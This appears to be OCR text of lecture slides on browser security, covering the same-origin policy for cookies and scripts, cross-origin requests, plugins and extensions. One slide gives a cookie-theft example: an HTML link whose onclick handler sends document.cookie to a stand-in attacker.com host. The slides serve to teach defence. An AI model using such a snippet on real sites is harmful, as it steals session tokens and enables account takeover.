
Same Origin Policy: Cookie Writing

Which cookies can be set by **login.site.com**?

allowed domains	disallowed domains
✓ **login.site.com**	✗ **othersite.com**
✓ **.site.com**	✗ **.com**
	✗ **user.site.com**

login.site.com can set cookies for all of **.site.com (domain suffix)**, but not for another site or top-level domain (TLD)

Problem: Who Set the Cookie?



Set-Cookie:
Domain: **.site.com**
Value: userid=alice, token=1234

Set-Cookie:
Domain: **.site.com**
Value: userid=bob, token=5678

Not a violation of the SOP!

Cookie: userid=bob, token=5678

Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

www.example.com

```
<script
src=”http://otherdomain
.com/library.js">
</script>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in script sets cookie, under what origin will it be set?
- What could possibly go wrong…?

Foreshadowing:
SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets…

Example: Cookie Theft

- Cookies often contain authentication token
  - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"
onclick="window.location='http://attacker.com/stole.cgi?cookie=’+document.cookie; return
false;">Click here!</a>
```


- Aside: Cookie theft via network eavesdropping
  - Cookies included in HTTP requests
  - One of the reasons HTTPS is important!

Cross-Origin Communication

- Sometimes you want to do it…
- Cross-origin network requests
  - Access-Control-Allow-Origin: <list of domains>
    - Unfortunately, often:
      Access-Control-Allow-Origin: *
- Cross-origin client side communication
  - HTML5 postMessage between frames
    - Unfortunately, many bugs in how frames check sender’s origin

What about Browser Plugins?

- **Examples:** Flash, Silverlight, Java, PDF reader
- **Goal:** enable functionality that requires transcending the browser sandbox
- Increases browser's attack surface




Java and Flash both vulnerable—again—to new 0-day attacks

Java bug is actively exploited. Flash flaws will likely be targeted soon.

by **Dan Goodin** (US) - Jul 13, 2015 9:11am PDT

- Good news: plugin sandboxing improving, and need for plugins decreasing (due to HTML5 and extensions)

Goodbye Flash



Get ready to finally say goodbye to Flash — in 2020

Posted Jul 25, 2017 by Frederic Lardinois (@fredericl)

“As of mid-October 2020, users started being prompted by Adobe to uninstall Flash Player on their machines since Flash-based content will be blocked from running in Adobe Flash Player after the EOL Date.” https://www.adobe.com/products/flashplayer/end-of-life.html


What about Browser Extensions?

- Most things you use today are probably extensions
- **Examples:** AdBlock, Ghostery, Mailvelope
- **Goal:** Extend the functionality of the browser

- (Chrome:) Carefully designed security model to **protect from malicious websites**
  - Privilege separation: extensions consist of multiple components with well-defined communication
  - Least privilege: extensions request permissions

What about Browser Extensions?

- But be wary of malicious extensions: **not subject to the same-origin policy** – can inject code into any webpage!



Add "Mailvelope"?

It can:

- Read and change all your data on the websites you visit

Extensions in flux

- Google has (attempted) to standardize how extensions work

- “Manifest v3” is the new specification
  - Upends how extensions get access to pages
  - Changes how they can execute code

- Generally, slow progress towards making them safer to use

Summing up browser security

- Browsers are a critical consumer target today
  - Large attack surface
  - Many assets to protect
  - Wide usage